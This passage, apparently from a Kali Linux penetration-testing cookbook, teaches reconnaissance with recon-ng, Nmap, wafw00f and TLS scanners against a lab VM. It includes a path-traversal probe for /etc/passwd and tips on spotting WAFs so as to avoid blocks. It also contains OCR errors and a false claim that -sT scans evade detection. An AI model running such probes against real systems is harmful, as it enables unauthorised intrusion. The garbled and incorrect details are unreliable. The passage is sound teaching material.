
2. We will be presented with a command-line interface. To see the modules we have available, we can issue the `show modules` command.

3. Let's say we want to search all of the subdomains of a domain and the DNS server doesn't respond to zone transfer. We can brute force the subdomains; to do that, we first load the `brute_hosts` module: `use recon/domains-hosts/brute_hosts`.
4. To learn the options we need to configure when using any module, we use the `show options` command.
5. To assign a value to an option, we use the command `set`: `set source zonetransfer.me`.
6. Once we have set all the options, we issue the `run` command to execute the module:



```
[recon-ng][default] > use recon/domains-hosts/brute_hosts
[recon-ng][default][brute_hosts] > show options

  Name      Current Value                           Required
  --------  -------------                           --------
  SOURCE    default                                 yes
  WORDLIST  /usr/share/recon-ng/data/hostnames.txt  yes

[recon-ng][default][brute_hosts] > set source zonetransfer.me
SOURCE => zonetransfer.me
[recon-ng][default][brute_hosts] > run

---------------
ZONETRANSFER.ME
---------------
[*] No Wildcard DNS entry found.
[*] 11.zonetransfer.me => No record found.
[*] 1.zonetransfer.me => No record found.
[*] 01.zonetransfer.me => No record found.
[*] 0.zonetransfer.me => No record found.
[*] 10.zonetransfer.me => No record found.
[*] 13.zonetransfer.me => No record found.
[*] 14.zonetransfer.me => No record found.
[*] 03.zonetransfer.me => No record found.
[*] 12.zonetransfer.me => No record found.
[*] 02.zonetransfer.me => No record found.
[*] 15.zonetransfer.me => No record found.
[*] 3.zonetransfer.me => No record found.
[*] 18.zonetransfer.me => No record found.
```

7. It will take some time for the brute force to complete and it will display lots of information. Once it finishes, we can query the Recon-ng database to get the discovered hosts (`show hosts`):



```
[recon-ng][default][brute_hosts] > show hosts

  +--------------------------------------------------------------------------------------------------------------------+
  | rowid |              host              |   ip_address    | region | country | latitude | longitude |    module   |
  +--------------------------------------------------------------------------------------------------------------------+
  | 1     | email.zonetransfer.me          | 74.125.206.26   |        |         |          |           | brute_hosts |
  | 2     | home.zonetransfer.me           | 127.0.0.1       |        |         |          |           | brute_hosts |
  | 3     | office.zonetransfer.me         | 4.23.39.254     |        |         |          |           | brute_hosts |
  | 4     | owa.zonetransfer.me            | 207.46.197.32   |        |         |          |           | brute_hosts |
  | 5     | www.sydneyoperahouse.com       |                 |        |         |          |           | brute_hosts |
  | 6     | staging.zonetransfer.me        |                 |        |         |          |           | brute_hosts |
  | 7     | d3gdbrxsb9xhmf.cloudfront.net  |                 |        |         |          |           | brute_hosts |
  | 8     | staging.zonetransfer.me        | 54.230.244.168  |        |         |          |           | brute_hosts |
  | 9     | staging.zonetransfer.me        | 54.230.244.76   |        |         |          |           | brute_hosts |
  | 10    | staging.zonetransfer.me        | 54.230.244.195  |        |         |          |           | brute_hosts |
  | 11    | staging.zonetransfer.me        | 54.230.244.91   |        |         |          |           | brute_hosts |
  | 12    | staging.zonetransfer.me        | 54.230.244.187  |        |         |          |           | brute_hosts |
  | 13    | staging.zonetransfer.me        | 54.230.244.164  |        |         |          |           | brute_hosts |
  | 14    | staging.zonetransfer.me        | 54.230.244.31   |        |         |          |           | brute_hosts |
  | 15    | staging.zonetransfer.me        | 54.230.244.59   |        |         |          |           | brute_hosts |
  | 16    | vpn.zonetransfer.me            | 174.36.59.154   |        |         |          |           | brute_hosts |
  | 17    | www.zonetransfer.me            | 217.147.177.157 |        |         |          |           | brute_hosts |
  +--------------------------------------------------------------------------------------------------------------------+

[*] 17 rows returned
```

How it works...

Recon-ng is a wrapper for a multitude of tools and APIs that query search engines, social media, internet archives, and databases to obtain information about websites, web applications, servers, hosts, users, email addresses, and others. It works by integrating modules that provide different functionalities, such as searching Google, Twitter, LinkedIn, or Shodan, among others, or performing queries to DNS servers, like the one we used in this recipe. It also has modules for importing files into its database or for generating reports in various formats, such as HTML, MS Excel, or CSV.

See also

Another very useful tool for information gathering and OSINT, included by default in Kali Linux, is **Maltego** (`https://www.paterva.com/web7/buy/maltego-clients/maltego-ce.php`), a favorite of many penetration testers. This tool provides a graphical user interface that displays all of the analyzed elements (email addresses, people, domain names, companies, and so on) within a graph where the relationships between elements are visually shown. For example, the node representing a person will be connected by a line to that person's email address and that email address to the domain name it belongs to.

Scanning and identifying services with Nmap

Nmap is probably the most used port scanner in the world. It can be used to identify live hosts, scan TCP and UDP open ports, detect firewalls, get versions of services running in remote hosts, and even, with the use of scripts, find and exploit vulnerabilities.

In this recipe, we will use Nmap to identify all the services running on our target application's server and their versions. For learning purposes, we will do this in several calls to Nmap, but it can be done using a single command.

Getting ready


All we need is to have our vulnerable `vm_1` running.

How to do it...

All of the tasks in this recipe can be done via a single line command; they are shown separately here to better illustrate their functionalities and results:

1. First, we want to see whether the server is answering to a ping or if the host is up:


```
# nmap -sn 192.168.56.11
```



```
root@kali:~# nmap -sn 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-24 09:31 CDT
Nmap scan report for 192.168.56.11
Host is up (0.000074s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

2. Now, that we know that it's up, let's see which ports are open:


```
# nmap 192.168.56.11
```



```
root@kali:~# nmap 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-24 09:31 CDT
Nmap scan report for 192.168.56.11
Host is up (0.00025s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

3. Now we will tell Nmap to ask the server for the versions of services it is running and to guess the operating system based on that:

   ```
   # nmap -sV -O 192.168.56.11
   ```



```
root@kali:~# nmap -sV -O 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-28 15:43 CDT
Nmap scan report for 192.168.56.11
Host is up (0.00038s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-
.14 OpenSSL...)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-
.14 OpenSSL...)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-rmi    Java RMI
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following
:
SF-Port5001-TCP:V=7.70%I=7%D=4/28%Time=5AE4DCFF%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=4/28%OT=22%CT=1%CU=34667%PV=Y%DS=2%DC=I%G=Y%TM=5AE4DD0
OS:F%P=x86_64-pc-linux-gnu)SEQ(SP=11%GCD=FA00%ISR=9C%TI=I%CI=I%II=I%SS=S%TS
OS:=U)OPS(O1=M5B4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=FFFF%W2=FF
OS:FF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=N%T=41%W=FFFF%O=M5B4%CC=N%
OS:Q=)T1(R=Y%DF=N%T=41%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=100%W=0%S=Z%A=S%
OS:F=AR%O=%RD=0%Q=)T3(R=Y%DF=N%T=100%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T4(R=Y%DF
OS:=N%T=100%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=100%W=0%S=Z%A=S+%F=AR%
OS:O=%RD=0%Q=)T6(R=Y%DF=N%T=100%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=N%T=10
OS:0%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=3A%IPL=164%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=2F%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see that our `vm_1` has, most likely, a Linux operating system (Nmap wasn't able to determine it exactly). It uses an Apache 2.2.14 web server, PHP 5.3p1, Jetty 6.1.25, and so on.

How it works...

Nmap is a port scanner; this means that it sends packets to a number of TCP or UDP ports on the indicated IP address and checks whether there is a response. If there is, it means the port is open; hence, a service is running on that port.

In the first command, with the `-sn` parameter, we instructed Nmap to only check whether the server was responding to the ICMP requests (or pings). Our server responded, so it is alive.

The second command is the simplest way to call Nmap; it only specifies the target IP address. What this does is ping the server; if it responds, then Nmap sends probes to a list of 1,000 TCP ports to see which one responds and how they do it, and it then reports the results showing which ports are open.

The third command adds the following two tasks to the second one:

- `-sV` asks for the banner-header or self identification of each open port found, which is what it uses as the version
- `-O` tells Nmap to try to guess the operating system running on the target using the information collected from open ports and versions

There's more...

Other useful parameters when using Nmap are as follows:

- `-sT`: By default, when it is run as a root user, Nmap uses a type of scan known as the SYN scan. Using this parameter, we force the scanner to perform a full connect scan. It is slower, and will leave a record in the server's logs, but it is less likely to be detected by an intrusion detection system or blocked by a firewall.
- `-Pn`: If we already know that the host is alive or is not responding to pings, we can use this parameter to tell Nmap to skip the ping test and scan all the specified targets, assuming they are up.

- `-v`: This is the verbose mode. Nmap will show more information about what it is doing and the responses it gets. This parameter can be used multiple times in the same command: the more it's used, the more verbose it gets (that is, `-vv` or `-v -v -v -v`).
- `-p N1,N2,...,Nn`: We might want to use this parameter if we want to test specific ports or some non-standard ports, where `N1` to `Nn` are the port numbers that we want Nmap to scan. For example, to scan ports `21`, `80` to `90`, and `137`, the parameters will be `-p 21,80-90,137`. Also, using `-p-` Nmap will scan all ports from `0` to `65`, and `536`.
- `--script=script_name`: Nmap includes a lot of useful scripts for vulnerability checking, scanning or identification, login tests, command execution, user enumeration, and so on. Use this parameter to tell Nmap to run scripts over the target's open ports. You may want to check the use of some Nmap scripts at: `https://nmap.org/nsedoc/scripts/`.

See also

Although it's the most popular, Nmap is not the only port scanner available and, depending on varying tastes, maybe not the best either. There are some other alternatives included in Kali Linux, such as:

- `unicornscan`
- `hping3`
- `masscan`
- `amap`
- Metasploit's scanning modules

Identifying web application firewalls

A **web application firewall** (**WAF**) is a device or a piece of software that checks packages sent to a web server in order to identify and block those that might be malicious, usually based on signatures or regular expressions.

We can end up dealing with a lot of problems in our penetration test if an undetected WAF blocks our requests or bans our IP address. When performing a penetration test, the reconnaissance phase must include the detection and identification of a WAF, **intrusion detection system** (**IDS**), or an **intrusion prevention system** (**IPS**). This is required in order to take the necessary measures to prevent being blocked or banned by these protection devices.


In this recipe, we will use different methods, along with the tools included in Kali Linux, to detect and identify the presence of a web application firewall between our target and us.

How to do it...

There are different ways of detecting if an application is protected by a WAF or IDS; being blocked and/or blacklisted after launching an attack is the worst of all, so we will use Nmap and `wafw00f` to identify whether our target is behind a WAF before going all in:

1. Nmap includes a couple of scripts to test for the presence of a WAF in all of the detected HTTP ports. Let's try some on our vulnerable `vm_1`:

```
# nmap -sT -sV -p 80,443,8080,8081 --script=http-waf-detect
192.168.56.11
```




```
root@kali:~# nmap -sT -sV -p80,443,8080,8081 --script http-waf-detect 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-24 09:41 CDT
Nmap scan report for 192.168.56.11
Host is up (0.00049s latency).

PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 wi
th Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosi
n-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_
Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
443/tcp  open  ssl/http Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 wi
th Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosi
n-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_
Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
8080/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
8081/tcp open  http     Jetty 6.1.25
|_http-server-header: Jetty(6.1.25)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 12.76 seconds
```

It seems like we don't have a WAF protecting this server

2. Now, let's try the same command on a server that actually has a firewall protecting it. Here, we will use `example.com` as a made-up name; however, you may try it over any protected server:

```
# nmap -p 80,443 --script=http-waf-detect www.example.com
```




```
root@kali:~# nmap -sT -sV -p 443 --script http-waf-detect www.example.com
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-18 08:48 CDT
Nmap scan report for www.example.com (172.26.255.255 )
Host is up (0.0040s latency).
rDNS record for 172.26.255.255 : a 172.26.255.255 .deploy.static.akamaitechnologies.com

PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)
| http-server-header:
|   AkamaiGHost
|_  Server
| http-waf-detect: IDS/IPS/WAF detected:
|www.example.com:443/?p4yl04d=../../../../../../../../../../../../../../../../../etc/passwd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.97 seconds
```

3. There is another script in Nmap that can help us to identify the WAF being used more precisely. The script is `http-waf-fingerprint`:

```
# nmap -p 80,443 --script=http-waf-fingerprint www.example.com
```

4. Another tool that Kali Linux includes to help us in detecting and identifying a WAF is `wafw00f`. Suppose `www.example.com` is a WAF-protected site:

```
# wafw00f www.example.com
```



```
root@kali:~# wafw00f https://www.example.com
                                 ^     ^
        _   __  _   ____ _   __  _    _   ____
       ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
      | V V // o // _/ | V V // 0 // 0 // _/
      |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking https://www.example.com
Generic Detection results:
The site https://www.example.com seems to be behind a WAF or some sort
of security solution
Reason: The server header is different when an attack is detected.
The server header for a normal response is "Server", while the server
header a response to an attack is "CloudFront.",
Number of requests: 12
```

How it works...

WAF detection works by sending specific requests to servers and then analyzing the response; for example, in the case of `http-waf-detect`, it sends some basic malicious packets and compares the responses while looking for an indicator that a packet was blocked, refused, or detected. The same occurs with `http-waf-fingerprint`, but this script also tries to interpret that response and classify it according to known patterns of various IDSs and WAFs. The same applies to `wafw00f`.

Identifying HTTPS encryption parameters

We are, at a certain level, used to assuming that when a connection uses HTTPS with SSL or TLS encryption, it is secured and any attacker that intercepts it will only receive a series of meaningless numbers. Well, this may not be absolutely true; the HTTPS servers need to be correctly configured to provide a strong layer of encryption and to protect users from **man-in-the-middle** (**MITM**) attacks or cryptanalysis. A number of vulnerabilities in the implementation and design of the SSL protocol have been discovered and its successor, TLS, has also been found to be vulnerable under certain configurations, thus making the testing of secure connections mandatory in any web application penetration test.

In this recipe, we will use tools such as Nmap, SSLScan, and TestSSL to analyze the configuration (from the client's perspective) of the server in terms of its secure communication.

Getting ready

One of the tools we will use in this recipe, TestSSL, is not installed by default in Kali Linux but is available in its software repository. We need to configure our Kali VM to use a NAT network adapter to allow it internet access, and execute the following commands in a terminal:

```
# apt update
# apt install testssl.sh
```


After installing TestSSL, change the network adapter back to host-only so you can communicate with the vulnerable virtual machine.

How to do it...

According to the scans we did in previous recipes, `vm_1` has an HTTPS service running on port `443`; let's see how secure it is:


1. To query the protocols and ciphers supported by an HTTPS site with Nmap, we need to scan the HTTPS ports and use the script `ssl-enum-ciphers`:

   ```
   nmap -sT -p 443 --script ssl-enum-ciphers 192.168.56.11
   ```



